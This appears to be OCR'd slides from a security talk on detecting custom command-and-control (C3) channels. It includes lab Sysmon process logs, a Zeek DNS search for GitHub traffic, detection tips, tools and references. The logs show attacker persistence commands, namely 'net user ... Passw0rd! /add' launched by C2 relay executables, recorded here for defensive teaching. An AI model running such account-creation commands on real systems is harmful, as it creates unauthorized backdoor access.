
Show Filters

Process Create

_time	ID	Technique	Category	Trigger	host_fqdn	user_name	process_parent_path	process_path	original_file_name	process_parent_command_line	process_command_line	process_parent_guid	process_guid
2020-10-09 01:51:40	T1136	Create Account	Persistence		wef.windomain.local	NOT_TRANSLATED WEF\vagrant	C:\Users\vagrant \Desktop \Relay_x64_722a_guidem-gdrive-relay.exe	C:\Windows \System32 \cmd.exe	Cmd.Exe	.\Relay_x64_722a_guidem-gdrive-relay.exe	"cmd.exe" /c net user guidem-gdrive Passw0rd! /add	{DC9861F0-C178-5F7F-2509-000000000B00}	{DC9861F0-C22 3E09-0000000
2020-10-09 01:51:40	T1136	Create Account	Persistence		wef.windomain.local	NOT_TRANSLATED WEF\vagrant	C:\Windows\System32 \cmd.exe	C:\Windows \System32 \net.exe	net.exe	"cmd.exe" /c net user guidem-gdrive Passw0rd! /add	net user guidem-gdrive Passw0rd! /add	{DC9861F0-C22C-5F7F-3E09-000000000B00}	{DC9861F0-C22 4009-0000000
2020-10-09 01:51:40	T1136	Create Account	Persistence		wef.windomain.local	NOT_TRANSLATED WEF\vagrant	C:\Windows\System32 \net.exe	C:\Windows \System32 \net1.exe	net1.exe	net user guidem-gdrive Passw0rd! /add	C:\Windows \system32\net1 user guidem-gdrive Passw0rd! /add	{DC9861F0-C22C-5F7F-4009-000000000B00}	{DC9861F0-C22 4109-0000000
2020-10-07 20:04:49	T1136	Create Account	Persistence		wef.windomain.local	NOT_TRANSLATED WEF\vagrant	C:\Windows\System32 \cmd.exe	C:\Windows \System32 \net.exe	net.exe	C:\Windows\system32\cmd.exe /C net user guidem-gdrivec2 Passw0rd! /add	net user guidem-gdrivec2 Passw0rd! /add	{DC9861F0-1F61-5F7E-9405-000000000900}	{DC9861F0-1F6 9605-0000000
2020-10-07 20:04:49	T1136	Create Account	Persistence		wef.windomain.local	NOT_TRANSLATED WEF\vagrant	C:\Windows\System32 \net.exe	C:\Windows \System32 \net1.exe	net1.exe	net user guidem-gdrivec2 Passw0rd! /add	C:\Windows \system32\net1 user guidem-gdrivec2 Passw0rd! /add	{DC9861F0-1F61-5F7E-9605-000000000900}	{DC9861F0-1F6 9705-0000000
2020-10-07 20:04:49	T1136	Create Account	Persistence		wef.windomain.local	NOT_TRANSLATED WEF\vagrant	C:\Users\vagrant \Desktop \Relay_x64_f4ba_guidem-relay.exe	C:\Windows \System32 \cmd.exe	Cmd.Exe	.\Relay_x64_f4ba_guidem-relay.exe	C:\Windows\system32 \cmd.exe /C net user guidem-gdrivec2 Passw0rd! /add	{DC9861F0-1D40-5F7E-4C05-000000000900}	{DC9861F0-1F6 9405-0000000
2020-10-07 19:27:10	T1136	Create Account	Persistence		wef.windomain.local	NOT_TRANSLATED WEF\vagrant	C:\Users\vagrant \Downloads\complted.dll \publish \OutlookC2Client.exe	C:\Windows \System32 \net.exe	net.exe	.\OutlookC2Client.exe	"net" user guidem-outlookc2 Password! /add	{DC9861F0-1554-5F7E-FC03-000000000900}	{DC9861F0-168 5F7E-5F04-000
2020-10-07 19:27:10	T1136	Create Account	Persistence		wef.windomain.local	NOT_TRANSLATED WEF\vagrant	C:\Windows\System32 \net.exe	C:\Windows \System32 \net1.exe	net1.exe	"net" user guidem-outlookc2 Password! /add	C:\Windows \system32\net1 user guidem-outlookc2 Password! /add	{DC9861F0-168E-5F7E-5F04-000000000900}	{DC9861F0-168 5F7E-6104-000
2020-10-07 19:26:11	T1136	Create Account	Persistence		wef.windomain.local	NOT_TRANSLATED WEF\vagrant	C:\Users\vagrant \Downloads\complted.dll \publish	C:\Windows \System32 \net.exe	net.exe	.\OutlookC2Client.exe	"net" user guidem-outlookc2 Password! /add	{DC9861F0-1554-5F7E-FC03-000000000900}	{DC9861F0-165 5404-0000000

Post Compromise artifacts (Creation of Account)

HOST ARTIFACTS DETECTION – RARE PROCESS CHAINS



Rare process chains, based on raw events

Keep this in mind, searches might take a bit

Timespan: Last 24 hours ▾

host_fqdn: *

process_parent_name: *


process_name: *

All rare proces chains

Click on a process for more details below

process_parent_name ▾	process_name ⇕	count ⇕
explorer.exe	chrome.exe	3
explorer.exe	mmc.exe	9
explorer.exe	mstsc.exe	2
explorer.exe	notepad.exe	1
explorer.exe	wscript.exe	6
cmd.exe	HOSTNAME.EXE	27
cmd.exe	Relay_x64_722a_guidem-gdrive-relay.exe	1
cmd.exe	Relay_x64_de46_guidem-c2.exe	1
cmd.exe	Relay_x64_de48_slack-c2.exe	2
cmd.exe	Relay_x64_f575_relay-victim.exe	1
cmd.exe	Relay_x64_f576_dropbox-relay.exe	1
cmd.exe	cmd.exe	4
cmd.exe	net.exe	3
cmd.exe	reg.exe	4
cmd.exe	whoami.exe	1
cleanmgr.exe	DismHost.exe	2
WmiPrvSE.exe	DismHost.exe	2
RuntimeBroker.exe	cmd.exe	2

C3 CHANNEL – GITHUB DETECTION



New Search

```
index=zeek sourcetype="bro:dns:json" query=*github* | table, _time, id.orig_h, DestinationIp, query, url
```

✓ 16 events (10/4/20 12:00:00.000 AM to 10/9/20 1:23:07.000 AM)   No Event Sampling ▾

_time	id.orig_h	DestinationIp	query	url
2020-10-08 21:52:20.870	192.168.38.103		avatars3.githubusercontent.com	avatars3.githubusercontent.com
2020-10-08 21:52:20.870	192.168.38.103		avatars3.githubusercontent.com	avatars3.githubusercontent.com
2020-10-08 21:52:20.407	192.168.38.103		avatars1.githubusercontent.com	avatars1.githubusercontent.com
2020-10-08 21:52:20.407	192.168.38.103		avatars1.githubusercontent.com	avatars1.githubusercontent.com
2020-10-08 21:52:20.141	192.168.38.103		avatars0.githubusercontent.com	avatars0.githubusercontent.com
2020-10-08 21:52:20.141	192.168.38.103		avatars0.githubusercontent.com	avatars0.githubusercontent.com
2020-10-08 21:52:19.750	192.168.38.103		github.com	github.com
2020-10-08 21:52:19.750	192.168.38.103		github.com	github.com
2020-10-08 21:52:19.726	192.168.38.103		github.com	github.com
2020-10-08 21:52:19.726	192.168.38.103		github.com	github.com
2020-10-07 20:53:44.289	192.168.38.103		api.github.com	api.github.com
2020-10-07 20:53:44.289	192.168.38.103		api.github.com	api.github.com
2020-10-07 18:33:02.969	192.168.38.103		raw.githubusercontent.com	raw.githubusercontent.com
2020-10-07 18:33:02.969	192.168.38.103		raw.githubusercontent.com	raw.githubusercontent.com
2020-10-07 18:32:55.315	192.168.38.103		api.github.com	api.github.com
2020-10-07 18:32:55.315	192.168.38.103		api.github.com	api.github.com

HOW CAN WE IMPROVE

- Identify data sources to leverage detection of common C2 traffic
- Understand and identify detection opportunities
- Learn about real-world use cases on advanced types of C2 such as custom command and control channels
- Take advantage of the MITRE Framework

DETECTING C2/C3

- Look for unknown protocols
- Look for beaconing behavior
- Unusual traffic volumes
- Investigate typical C&C protocols
- HTTP: User-Agent, HTTP Referrer
- DNS: Query Length, Query Types, Query Entropy

TOOLS TO DETECT C2/C3

Freq.py
https://github.com/sans-blue-team/freq.py

RITA (Real Intelligence Threat Analytics)
https://github.com/activecm/rita

JA3
https://github.com/salesforce/ja3

C2 Matrix
https://www.thec2matrix.com/matrix

Slingshot C2 Matrix VM
https://www.sans.org/slingshot-vmware-linux/download

THANK YOU FOR LISTENING

GUIDEM

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Any Questions?

REFERENCES & THANKS!

https://labs.f-secure.com/
https://github.com/FSecureLABS/C3
https://rhinosecuritylabs.com/aws/hiding-cloudcobalt-strike-beacon-c2-using-amazon-apis/
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https://github.com/Und3rf10w/external_c2_framework
https://github.com/RhinoSecurityLabs/external_c2_framework/
https://github.com/bluscreenofjeff/Red-Team-Infrastructure-Wiki#domain-fronting
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